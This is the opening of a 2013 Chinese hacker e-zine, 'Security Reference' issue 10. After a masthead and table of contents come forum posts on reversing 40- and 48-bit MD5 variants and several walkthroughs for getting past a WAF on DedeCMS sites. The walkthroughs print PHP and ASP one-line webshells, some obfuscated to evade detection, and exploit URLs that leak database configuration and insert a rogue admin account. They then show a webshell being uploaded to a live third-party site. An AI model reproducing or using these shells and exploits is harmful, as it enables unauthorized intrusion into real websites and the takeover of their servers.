

DATA STORAGE

NO.10

DETECTION PRO...

# 安全参考



## 主办单位

《安全参考》杂志编辑部

## 协办单位

(按合作时间先后顺序排列)

法客论坛 team.f4ck.org  
习科信息技术团队 blackbap.org  
网络安全攻防实验室 www.91ri.org  
C0dePlay Team www.c0deplay.com  
NEURON 团队 www.ngsst.com  
中国白客联盟-BUC chinabaiker.com

## 编辑部成员名单

**总 监 制** 杨凡  
**总 编 辑** xfkxfk  
**终审编辑** left  
**主 编** DM\_ Slient

## 责任编辑

桔子 仙人掌 游风 鲨影 Rem1x  
伤心瘦子

## 特约编辑

Uing07 梧桐雨 Yaseng Akast jumbo

**封面设计** 独奏

## 关于杂志

杂志编号: HACKCTO-201310-10  
官方网站: www.hackcto.com  
官方微博: http://t.qq.com/hackcto  
投稿邮箱: xfkxfk@hackcto.com  
读者反馈: xfkxfk@hackcto.com  
出版日期: 每月 15 日  
定 价: 20 元

## 广告业务

总 编 辑: xfkxfk  
联系 Q Q: 2303214337  
联系邮箱: xfkxfk@hackcto.com

## 邮购订阅

总 编 辑: xfkxfk  
联系 Q Q: 2303214337  
联系邮箱: xfkxfk@hackcto.com

## 团队合作/发行合作

总 编 辑: xfkxfk  
联系 Q Q: 2303214337  
联系邮箱: xfkxfk@hackcto.com

## 主编/编辑招聘

总 编 辑: xfkxfk  
联系 Q Q: 2303214337  
联系邮箱: xfkxfk@hackcto.com

## 目 录

第一章	加密解密.....	1
第 1 节	32 位&40 位&48 位加密破解.....	1
第 2 节	另一种 40 位 MD5 解密.....	2
第二章	WAF 绕过.....	3
第 1 节	记一次干掉有狗的 DEDE.....	3
第 2 节	我也来说说 dede 过新狗.....	5
第 3 节	狗血的 dede 过狗+提权+寻找 3389 端口.....	7
第 4 节	社工域名 CDN 帐号找到真实 IP (可劫持).....	14
第 5 节	解决菜刀一句话连接 405 错误.....	15
第三章	CMS 渗透.....	23
第 1 节	记一次 ecshop 后台拿 shell.....	23
第 2 节	跟法客一起进步——学习成果 (dede 后台写 shell).....	26
第 3 节	phpliteadmin 1.9.4 Multiple Vulnerabilities.....	27
第 4 节	Namazu cgi 过滤不严敏感信息搜索及预览安全问题.....	28
第四章	常规渗透.....	28
第 1 节	burpsuite 细心突破上传.....	28
第 2 节	对悠悠校园办公管理平台的一次渗透.....	32
第 3 节	无意间的一次劫持.....	42
第 4 节	用 Java Logger (日志) 留后门.....	44
第 5 节	内网渗透中跨 vlan 渗透的一种思路.....	47
第 6 节	内部黑皮书之 Java 安全笔记两篇.....	53
第五章	逆向分析.....	59
第 1 节	Immunity Debugger 之 mona 插件使用.....	59
第 2 节	缓冲区溢出简单过程.....	62
第六章	C0deplay 专栏.....	66
第 1 节	UC+XSS 实现远程定位追踪.....	66
第 2 节	使用 burpsuite 抓包截包 android app 数据.....	69
第 3 节	小谈 Aspcms2.3 漏洞.....	70
第七章	selina 专栏.....	75
第 1 节	攻击 JavaWeb 应用[1]-JavaEE 基础.....	75
第 2 节	攻击 JavaWeb 应用[2]-CS 交互安全.....	87

# 第一章 加密解密

## 第1节 32位&40位&48位加密破解

作者: Summer

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

其实我对解密一窍不通,但是刚刚在逛 md5 解密的时候,我看到有个 40 金币的悬赏,顿时我就来了兴趣,可能是金币的动力吧,我就四处找资料开始研究。

首先,我们先来看 32 位加密:

```
MD5=LCase(WordToHex(a)&WordToHex(b)&WordToHex(c)&WordToHex(d))
```

这里要说明的是,32 位的加密用了&连接 4 个变量,每个变量占 8 个位,那么  $4*8$  等于多少呢,当然是 32 了!

有了这个我们在来看 40 位的加密:

```
MD5=LCase(WordToHex(c)&WordToHex(a)&WordToHex(b)&WordToHex(c)&WordToHex(d))
```

以此类推,40 位的加密用了&连接 5 个变量,每个变量占 8 个位,那么  $5*8$  等于多少呢,当然是 40 了!

在这里我举个例子,我们首先将 admin 加密,得知 32 位的 md5 为:

```
21232f297a57a5a743894a0e4a801fc3。
```

我们将它分割为:

```
21232f29(a)7a57a5a7(b)43894a0e(c)4a801fc3(d)。
```

那么 40 位的 md5 是多少呢?

```
Result:43894a0e(c)21232f29(a)7a57a5a7(b)43894a0e(c)4a801fc3(d)。
```

40 位终极版:

```
43894a0e21232f297a57a5a743894a0e4a801fc3。
```

这里我们发现一个有趣的现象,40 位的 md5 前 8 位(43894a0e),是 32 位的 WordToHex(c),对吧?

然后解密的帖子里面是 48 位的,我们以此类推!

48 位加密:

```
MD5=LCase(WordToHex(c)&(WordToHex(c)&WordToHex(a)&WordToHex(b)&WordToHex(c)&WordToHex(d))
```

48 位的加密用了&连接 6 个变量,每个变量占 8 个位,那么  $6*8$  等于多少呢,当然是 48 了!

那么这个 admin 的 48 位密码是什么呢?

48 位 md5:

```
43894a0e43894a0e21232f297a57a5a743894a0e4a801fc3
```

然后就是这样了!

(全文完) 责任编辑: Silent

## 第2节 另一种 40 位 MD5 解密

作者: Book

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

前两天碰到一个四十位加密的密码怎么都破不出来, 附上密文:

```
5721cd2457ed2e68e5332e68e533d0d452eb292c
```

纠结了几天感觉缓缓再说, 今天一开电脑先打开论坛看到一篇 40 位解密的文章, 顿时想起了自己有个四十位的密文, 就进来看看。

惊喜无处不在, 给与我灵感传送门: 详情请看本章第 1 节, 根据这位老兄的说法是把密文拆分成五份:

```
5721cd2457ed2e68e5332e68e533d0d452eb292c
```

下面来看他的四十位密文的拆分解说, 我们将他分割为:

```
21232f29(a)7a57a5a7(b)43894a0e(c)4a801fc3(d)。
```

那么 40 位的 md5 是多少呢?

```
Result:43894a0e(c)21232f29(a)7a57a5a7(b)43894a0e(c)4a801fc3(d)。
```

我们来看这个:

```
43894a0e(c)21232f29(a)7a57a5a7(b)43894a0e(c)4a801fc3(d)
```

当时没看懂他也没说要把相同的密文给删除一个, 才是最终的 MD5。

问题来了。我的密文按照他的方法拆分后没有一组相同的:

```
5721cd2457ed2e68e5332e68e533d0d452eb292c
```

然后我想到当初我也拆分过这组密文,

```
5721cd2457ed 2e68e533 2e68e533 d0d452eb292c
```

当初在网上找的信息是四十位密文前十六位是正确的 MD5 但是实验失败。

不过今天根据这位兄弟的思路, 去掉相同的一组代码, 就得出了 32 位的 MD5:

```
5721cd2457ed 2e68e533 d0d452eb292c
```

破解后得出了明文, 还有组密文:

```
b59c67bf196a4758191e4758191e42f76670ceba
```

也是相同加密 让我们在用上面的方法来做

```
b59c67bf196a 4758191e 4758191e 42f76670ceba
```

去掉一组重复的就得出 32 位 MD5

```
b59c67bf196a 4758191e 42f76670ceba
```

那么一个问题又来了:

根据上面的意思是否可以推断出四十位的密文只是 32 位的 MD5 调用他本身的一组八位数插入自身得出 40 位的 MD5 密文。

那我们是不是可以假设, 只要是碰到四十位的加密密文就找出他本身相同的一组代码去掉一组, 然后会得出正确的 32 位密文。那么以后在碰到 40 位的 MD5 密文就可以秒杀了呢。(当然除非是本身密码强大的破不出来)

以上为自己的分析, 特别感谢给我灵感的基友的那篇帖子。

Summer 我要跟你斩鸡头, 烧黄纸。

(全文完) 责任编辑: Silent

## 第二章 WAF 绕过

### 第1节 记一次干掉有狗的 DEDE

作者: 打酱油小心点

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

废话不多说, 要下班了。直接上图, 如图 2-1-1:




图 2-1-1

新狗, 鬼哥那个 getshell 不好使, 搞不定。

看过论坛日道德网安那个文章, 就想着写一个列目录的一句话进去。

但是构造了列不出目录不知道怎么搞的。只能换思路了。

想了半天, 记得上次有一个爆数据库链接文件的 EXP, 原理差不多, 就用爆了一下试试。

没想到爆到了, 直接链接, 如图 2-1-2, 图 2-1-3:



图 2-1-2




图 2-1-3

大家都知道 getshell 的一句话是插在这个表里面, 我们打开看看, 如图 2-1-4:

normbody	e:
0 {dede:php}file_put_contents('111.php','<?php print_r(scandir(dirname(dirname(__FILE__))))?>');	
0 {dede:php}file_put_contents('mybak.php','<?php eval(\$_POST[mybak]);?>');	
0 {dede:php}file_put_contents('zdqd.php','<?php eval(\$_POST[258688]);?>');	

图 2-1-4

可以看见我们的一句话写进去了, 但是不过狗。

我们把一句话换成列目录的 PHP 脚本

```
<?php print_r(scandir(dirname(dirname(__FILE__))))?>
```

ok, 保存下, 然后生成下。

在访问 90sec.php 看, 目录列出来了, 如图 2-1-5:




图 2-1-5

附带大牛们的过狗一句话都给大家:

```
<?php @preg_replace("/[copyright]/e", $_REQUEST["*"], "erro");?> 密码*
<?php $a = str_replace(x, "", "axsxxsxxrxt");$a($_POST["test"]);?>test
```

(全文完) 责任编辑: Rem1x

## 第2节 我也来说说 dede 过新狗

作者: 启帆

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

既然是 dede 当然要用 getshell 神器喽, 刚才见论坛有人说 getshell 过不了狗, 就看你怎么用了哦, 先看看操作, 如图 2-2-1:




图 2-2-1

写入成功了! 访问下试试, 如图 2-2-2:




图 2-2-2



有人会觉得,这一句话不过狗啊,咱们继续看下面,用 getshell 写入一个包含文件(当然必须注意生成的文件名需要不一样,要不然就覆盖了),如图 2-2-3:




图 2-2-3

包含成功后,用菜刀连接吗? NO!NO!菜刀会被拦截的,方法其实很简单:用 lanker 的 php 一句话木马客户端,如图 2-2-4:



图 2-2-4

怎么样?到这里了,再利用创建功能写入大马什么的都没压力了!需要注意的是:还是文件包含,大马最好是加密的,是不是很简单呢?!有人问 asp 怎么过这个狗,这里就补充下喽,

其实也很简单: <%Y=request("a")%> <%execute(Y)%>用这个一句话, 然后 html 版的客户端上传即可。

(全文完) 责任编辑: Rem1x

### 第3节 狗血的 dede 过狗+提权+寻找 3389 端口

作者: 寒流来袭

来自: 法客论坛 - F4ckTeam

网址: http://team.f4ck.org/

今日无聊, 看到一个私服论坛的网站, 是 dz 的, 小菜我不是高手, 没有洞口可以查。所以直接打开了旁站, 如图 2-3-1:




图 2-3-1

其中一个 www.xxxxx.com 是 dede 的, 所以就想起前阵子的内些可用的东西, 如图 2-3-2:



图 2-3-2

MR-x 的这个, 如图 2-3-3:



图 2-3-3

不过狗。所以用别的办法了，爆数据库，如图 2-3-4:

```
plus/search.php?keyword=xxx&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=102&arrs1[]=95&arrs1[]=115&arrs1[]=116&arrs1[]=121&arrs1[]=108&arrs1[]=101&arrs2[]=47&arrs2[]=46&arrs2[]=46&arrs2[]=47&arrs2[]=46&arrs2[]=46&arrs2[]=46&arrs2[]=47&arrs2[]=100&arrs2[]=97&arrs2[]=116&arrs2[]=97&arrs2[]=47&arrs2[]=99&arrs2[]=111&arrs2[]=109&arrs2[]=109&arrs2[]=111&arrs2[]=110&arrs2[]=46&arrs2[]=105&arrs2[]=110&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=0
```




图 2-3-4

但是爆完之后，不会利用。所以偶尔看到了修改管理员密码的这个 exp:

```
http://localhost/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2
```

2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]=35

添加后台登录用户:spider 密码:admin, 利用修改好的帐号, 直接登录 dede 后台, 如图 2-3-5:



图 2-3-5

进入后台之后的操作步骤为: 核心, 附件管理, 文件式管理器, 文件上传, 如图 2-3-6:



图 2-3-6

在本地新建一个 html, 内容如下过狗一句话 (密码-7), 如图 2-3-7:

文件名	文件大小	最后修改时间	操作
0.06 KB	2013-09-18 00:49:23	[编辑] [改名] [删除] [移	
0.2 KB	2013-09-18 00:51:27	[编辑] [改名] [删除] [移	
0.00 KB	2013-06-29 10:52:00	[编辑] [改名] [删除] [移	
0.02 KB	2013-09-18 00:58:38	[编辑] [改名] [删除] [移	

图 2-3-7

```
<?php
```

```
@$_="s"."s"/.*-*/"e"/.*-*/"r";
@$_=/*-*/"a"/.*-*/$/*-*/"t";
@$_/*-*/($/*-*/{"_P"/*-*/"OS"/*-*/"T"}
[/.*-*/0/*-*//*-*/2/*-*//*-*/5/*-*/]);?>
```

直接秒传，如图 2-3-8，图 2-3-9:




图 2-3-8

1.php	0.06 KB	2013-09-18 00:49:23
2.php	0.2 KB	2013-09-18 00:51:27
index.html	0.00 KB	2013-06-29 10:52:00

图 2-3-9

这样一句话就生成了，如图 2-3-10:




图 2-3-10

密码是-7，然后用过狗菜刀连接，如图 2-3-11，图 2-3-12:

